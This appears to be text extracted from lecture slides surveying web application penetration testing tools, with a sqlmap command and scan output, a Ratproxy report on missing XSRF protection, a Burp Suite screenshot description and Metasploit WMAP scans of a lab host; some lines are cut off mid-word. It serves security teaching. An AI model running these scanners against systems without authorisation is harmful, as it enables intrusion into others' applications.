  - <http://code.google.com/p/ratproxy/>.



# WEB APP PENTESTING TOOL EXAMPLES

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



[!] legal disclaimer: Usage of sqlmap for s illegal. It is the end user's responsib eral laws. Developers assume no liability caused by this program

[\*] starting @ 10:44:53 /2019-04-30/

```
[10:44:54] [INFO] testing connection to t
[10:44:54] [INFO] heuristics detected web
[10:44:54] [INFO] checking if the target
[10:44:54] [INFO] testing if the target U
[10:44:55] [INFO] target URL content is s
[10:44:55] [INFO] testing if GET paramete
[10:44:55] [INFO] GET parameter 'id' appe
[10:44:55] [INFO] heuristic (basic) test
(possible DBMS: 'MySQL')
```



## Ratproxy audit report

Generated on: 2008/06/10 12:01  
Input file: example.log

NOTE: Not actual sec testing and the author.


### Report risk and risk modifier designations:

LOW	to	HIGH	Issue urgency classification (composite of
INFO			Non-discriminatory entry for further analysi
ECHO	/	echo	Query parameters echoed back / not echo
PRED	/	pred	Request URL or query data likely is / is no
AUTH	/	auth	Request requires / does not require cookie

### POST query with no XSRF protection [toggle]

Parameter-accepting POST requests that lack security tokens. Some POST request forgedy attacks.

- HIGH** echo PRED AUTH POST http://test.example.com:80/examples Payload: req=ReloadSnapshots Response (45): {"snapshots": ["2008-03-18-2", "2008-03-18\*"]} MIME type: text/html, detected: application/x-javascript, charset: UTF-8 edit values
- HIGH** echo PRED AUTH POST http://test.example.com:80/examples/res041/dispatcher - 200 [view trace] Payload: req=ReloadDirectories&snapshot\_id= Response (39): {"dirs": [{"name": "", "numfiles": 1}]} MIME type: text/html, detected: application/x-javascript, charset: UTF-8 edit values
- HIGH** echo PRED AUTH POST http://test.example.com:80/examples/res041/dispatcher - 200 [view trace] Payload: req=ReloadDirectories&snapshot\_id= Response (39): {"dirs": [{"name": "", "numfiles": 1}]} MIME type: text/html, detected: application/x-javascript, charset: UTF-8 edit values



# WEB APP PENTESTING TOOLS (CONT'D)

- Grendel-Scan
  - automatic tool for finding security vulnerabilities in web applications. Many features are also available for manual penetration testing. This tool is available for Windows, Linux and Macintosh and was developed in Java.
  - <http://sourceforge.net/projects/grendel/>
- Skipfish
  - Web site crawler/page checker
  - Available in Kali.



# WEB APP PENTESTING TOOLS (CONT'D)

- Burp Suite


- A graphical tool used for testing Web application security
- Helps you identify vulnerabilities and verify attack vectors that are affecting web applications
- While browsing the target application, a penetration tester can configure its internet browser to route traffic through the Burp Suite proxy server
- Burp Suite then acts as a “Man In The Middle”
- It captures and analyzes each request to and from the target web application so that they can be analyzed
- Burp suite testers can pause, manipulate and replay individual HTTP requests in order to analyze potential parameters or injection points

- Arachni

- detect various vulnerabilities like SQL injection, XSS, local file inclusion, remote file inclusion, unvalidated redirect and many others
- <http://www.arachni-scanner.com/>.



# BURP SUITE EXAMPLE



The screenshot displays the Burp Suite Professional interface. The top menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. Below this is a toolbar with buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Options', and 'Alerts'. The 'Site map' tab is active, showing a tree view of the target site. The tree view lists various directories and files, including 'addressbook', 'admin', 'app', 'auth', 'bank', 'cclookup', 'employees', 'error', 'feedback', 'filestore', 'search', 'settings', 'shop', and 'updates'. A context menu is open over the 'addressbook' directory, showing options such as 'Add to scope', 'Spider this branch', 'Actively scan this branch', 'Passively scan this branch', 'Engagement tools', 'Compare site maps', 'Expand branch', 'Expand requested items', 'Delete branch', 'Copy URLs in this branch', 'Copy links in this branch', 'Save selected items', and 'Site map help'. The 'Actively scan this branch' option is highlighted. The main pane displays a table of HTTP history items. The table has columns for Host, Method, URL, Params, Status, Length, MIME type, and Title. The first row shows a GET request to 'http://0b7bd624bab7.../addressbook/32/' with a status of 200 and a length of 2765. The second row shows a POST request to 'http://0b7bd624bab7.../addressbook/32/De...' with a status of 200 and a length of 3100. The third row shows a GET request to 'http://0b7bd624bab7.../addressbook/32/De...' with a status of 200 and a length of 4914. The fourth row shows a GET request to 'http://0b7bd624bab7.../addressbook/32/De...' with a status of 200 and a length of 2835. The fifth row shows a GET request to 'http://0b7bd624bab7.../addressbook/32/De...' with a status of 200 and a length of 2765. The bottom pane displays the raw HTTP response for the selected item, showing headers like 'Content-Type: text/html; charset=UTF-8' and 'Server: Apache/2.4.6 (Ubuntu)'.

Host	Method	URL	Params	Sta...	Length	MIME type	Title
http://0b7bd624bab7...	GET	/addressbook/32/		200	2765	HTML	Contacts
http://0b7bd624bab7...	POST	/addressbook/32/De...		200	3100	HTML	Contacts
http://0b7bd624bab7...	GET	/addressbook/32/De...		200	4914	HTML	Contacts
http://0b7bd624bab7...	GET	/addressbook/32/De...		200	2835	HTML	Contacts
http://0b7bd624bab7...	GET	/addressbook/32/De...		200	2765	HTML	Contacts





# MORE WEB APP PENTESTING TOOLS!

- Metasploit WMAP Web Scanner
  - The most-used penetration testing framework
  - Comes pre-installed in Kali Linux
- Watcher
  - Add-on to Fiddler (web debugging proxy tool)
  - passive web security scanner. It does not attack with loads of requests or crawl the target website
  - <http://websecuritytool.codeplex.com/>.



# METASPLOIT WMAP EXAMPLE

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 172.16.194.172 (172.16.194.172)
[*]   Port: 80 SSL: false
=====
[*] Testing started. 2012-06-27 09:2
```

```
msf > wmap_vulns -l
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*]   scraper Scraper
[*]   GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*]   directory Directoy found.
[*]   GET Res code: 403
```



# EVEN MORE WEB APP PENTESTING TOOLS!!

- Nikto
  - Performs over 6000 tests against a website
- WPScan
  - scans your WordPress website and checks the vulnerabilities within the core version, plugins, themes, etc.
- Netsparker web vulnerability scanner
  - Uses proof-based scanning to automatically verify false positives and save time.

